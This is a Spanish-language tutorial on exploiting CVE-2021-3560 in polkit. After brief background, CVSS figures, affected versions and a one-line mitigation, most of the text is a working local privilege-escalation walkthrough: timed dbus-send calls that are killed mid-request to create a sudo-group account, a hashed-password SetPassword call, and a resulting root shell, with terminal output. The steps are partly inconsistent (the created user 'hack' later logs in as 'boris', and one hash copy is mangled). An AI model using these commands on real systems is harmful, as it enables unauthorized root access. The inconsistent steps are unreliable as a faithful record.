CVE-2021-3560

Vulnerabilidad de escala de privilegios local con Polkit.

Julio Cesar Baltazar Sainz

b.sainz.julio@gmail.com

CVE-2021-3560 permite que un atacante local sin privilegios obtenga privilegios de root

PALABRAS CLAVE: polkit, pkexec, dbus-send

I. INTRODUCCIÓN

Este documento ilustra la explotación de la vulnerabilidad de omisión de autenticación encontrada en polkit, que permite a un usuario sin privilegios llamar a métodos privilegiados usando dbus.

1. **polkit-** PolKit (anteriormente conocido como Policy Kit) es un Framework que actúa como un negociador entre la sesión del usuario sin privilegios y el contexto del sistema privilegiado. Siempre que un proceso de la sesión del usuario intenta realizar una acción en el contexto del sistema, se consulta a PolKit. Según su configuración, especificada en la denominada "política", la respuesta podría ser "sí", "no" o "necesita autenticación". A diferencia de los programas clásicos de autorización de privilegios como sudo, PolKit no otorga permisos de root a una sesión completa, sino solo a la acción en cuestión.
   .
2. **pkexec** - pkexec es un comando similar a sudo, que le permite ejecutar un comando como root. Si ejecuta pkexec en una sesión gráfica, aparecerá un cuadro de diálogo emergente, pero si lo ejecuta en una sesión en modo texto como SSH, entonces inicia su propio agente de autenticación en modo texto.

3. **dbus-send:** es una herramienta de propósito general para enviar mensajes D-Bus que se usa principalmente para pruebas, pero generalmente se instala de manera predeterminada en los sistemas que usan D-Bus. Se puede utilizar para simular los mensajes D-Bus que podría enviar la interfaz gráfica. Por ejemplo, este es el comando para crear un nuevo usuario.

II. EJECUCIÓN DEL EXPLOIT

El exploit se activa al iniciar un comando dbus-send pero matándolo mientras polkit todavía está procesando la solicitud.

El exploit depende principalmente de la instalación de dos paquetes: accountsservice y gnome-control-center. En un sistema gráfico como Ubuntu Desktop, ambos paquetes suelen instalarse de forma predeterminada. Pero si está utilizando algo como un servidor RHEL no gráfico, es posible que deba instalarlos, así:

:

Comando:

```
sudo yum install accountsservice gnome-control-center
```

CVSSv3:

- Base Score – 7.8
- Impact Score - 5.9
- Exploitability Score - 1.8
- Severity - HIGH

Impacto del alcance:

El alcance de esta vulnerabilidad es que el atacante puede tener acceso a todos los comandos y archivos en una máquina vulnerable.

Versiones afectadas:

- Ubuntu 20.04 LTS
- RHEL 8
- Fedora 21 (or later)
- Debian Testing(“bullseye”)

Versiones no afectadas:

- Ubuntu 18.04
- RHEL 7
- Fedora 20 (or earlier)
- Debian 10 (“buster”)

Mitigación:

Actualice su sistema Ubuntu a la última versión o a las versiones no afectadas.

III. IMPLEMENTACION DEL EXPLOIT.

1) Use el comando whoami e id para verificar el privilegio del usuario actual.

Command: *whoami*

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
ubuntu@ubuntu-virtual-machine:~/Desktop$ whoami
ubuntu
ubuntu@ubuntu-virtual-machine:~/Desktop$
```

2) Run command :
pkexec reboot.

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ pkexec reboot
Error executing command as another user: Request dismissed
ubuntu@ubuntu-virtual-machine:~/Desktop$
```

3) Para evitar activar repetidamente el cuadro de diálogo de autenticación (que puede ser molesto), recomiendo ejecutar los comandos desde una sesión SSH:

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
ubuntu@ubuntu-virtual-machine:~/Desktop$ whoami
ubuntu
ubuntu@ubuntu-virtual-machine:~/Desktop$ pkexec reboot
Error executing command as another user: Request dismissed
ubuntu@ubuntu-virtual-machine:~/Desktop$ ssh localhost
ubuntu@localhost's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

280 updates can be installed immediately.
121 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Aug  5 19:07:35 2021 from 127.0.0.1
```

4) Primero, debe medir cuánto tiempo lleva ejecutar el comando dbus-send normalmente:


Comando:

time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply

/org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:rohit string:"Rohit Verma"

int32:1

La salida se verá así:




Eso me tomó 19 milisegundos, por lo que significa que necesito eliminar el comando dbus-send después de aproximadamente 7 milisegundos.


5) Ahora ejecute el comando dbus-send y también verifique la identificación.


Comando:

dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Rohit Verma" int32:1



dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1 & sleep 0.007s ; kill $!





6) Es posible que deba ejecutar eso varias veces y es posible que deba experimentar con la cantidad de milisegundos en el retraso. Cuando el exploit tenga éxito, verá que se ha creado un nuevo usuario llamado hack.

```
ubuntu@ubuntu-virtual-machine:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1 & sleep 0.007s ; kill $!
[1] 2225
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[1]+  Exit 1                  dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1
-bash: kill: (2225) - No such process
ubuntu@ubuntu-virtual-machine:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1 & sleep 0.007s ; kill $!
[1] 2227
ubuntu@ubuntu-virtual-machine:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1 & sleep 0.007s ; kill $!
[2] 2229
[1]   Terminated              dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1
ubuntu@ubuntu-virtual-machine:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1 & sleep 0.007s ; kill $!
[3] 2231
[2]   Terminated              dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1
ubuntu@ubuntu-virtual-machine:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1 & sleep 0.007s ; kill $!
[4] 2234
[3]   Terminated              dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1
ubuntu@ubuntu-virtual-machine:~$ id hack
uid=1002(hack) gid=1002(hack) groups=1002(hack),27(sudo)
[4]+  Terminated              dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hack string:"Boris Ivanovich Grishenko" int32:1
ubuntu@ubuntu-virtual-machine:~$ id hack
uid=1002(hack) gid=1002(hack) groups=1002(hack),27(sudo)
```

```
ubuntu@ubuntu-virtual-machine:~$ id hack
uid=1002(hack) gid=1002(hack) groups=1002(hack),27(sudo)
```

7) Podemos ver que el usuario hack es miembro del grupo sudo, por lo que solo necesitamos establecer la contraseña para nuestra nueva cuenta.

   Dado que la interfaz dbus espera una contraseña en formato hash, por lo tanto, cree una contraseña hash usando openssl

```
ubuntu@ubuntu-virtual-machine:~$ openssl passwd -5 1234
$5$yuzWbrjpIdLCK2ZY$24gpH8ZO.v0Clyml65lcO6RYDf4mScHPmb1rScg5sG6
```

8) Repita el comando dbus-send, excepto que esta vez llame al método SetPassword D-Bus y también cambie la identificación de usuario que obtuvo su nuevo usuario cuando fue creado. En mi caso, uid es 1002.

*dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1002 org.freedesktop.Accounts.User.SetPassword string:'**5yuzWbrjpIdLCK2ZY$24gpH8ZO.v0Clyml65lcO6RYDf4mScHPmb1rScg5sG6** ' string:GoldenEye & sleep 0.008s ; kill $!*

```
ubuntu@ubuntu-virtual-machine:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1002 org.freedesktop.Accounts.User.SetPassword string:'$5$yuzWbrjpIdLCK2ZY$24gpH8ZO.v0Clyml65lcO6RYDf4mScHPmb1rScg5sG6
> ' string:GoldenEye & sleep 0.008s ; kill $!
[1] 2314
```

9) Ahora puede iniciar sesión como usuario hack y convertirse en usuario root.

```
ubuntu@ubuntu-virtual-machine:~$ su boris
Password:
boris@ubuntu-virtual-machine:/home/ubuntu$ sudo su
[sudo] password for boris:
root@ubuntu-virtual-machine:/home/ubuntu# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```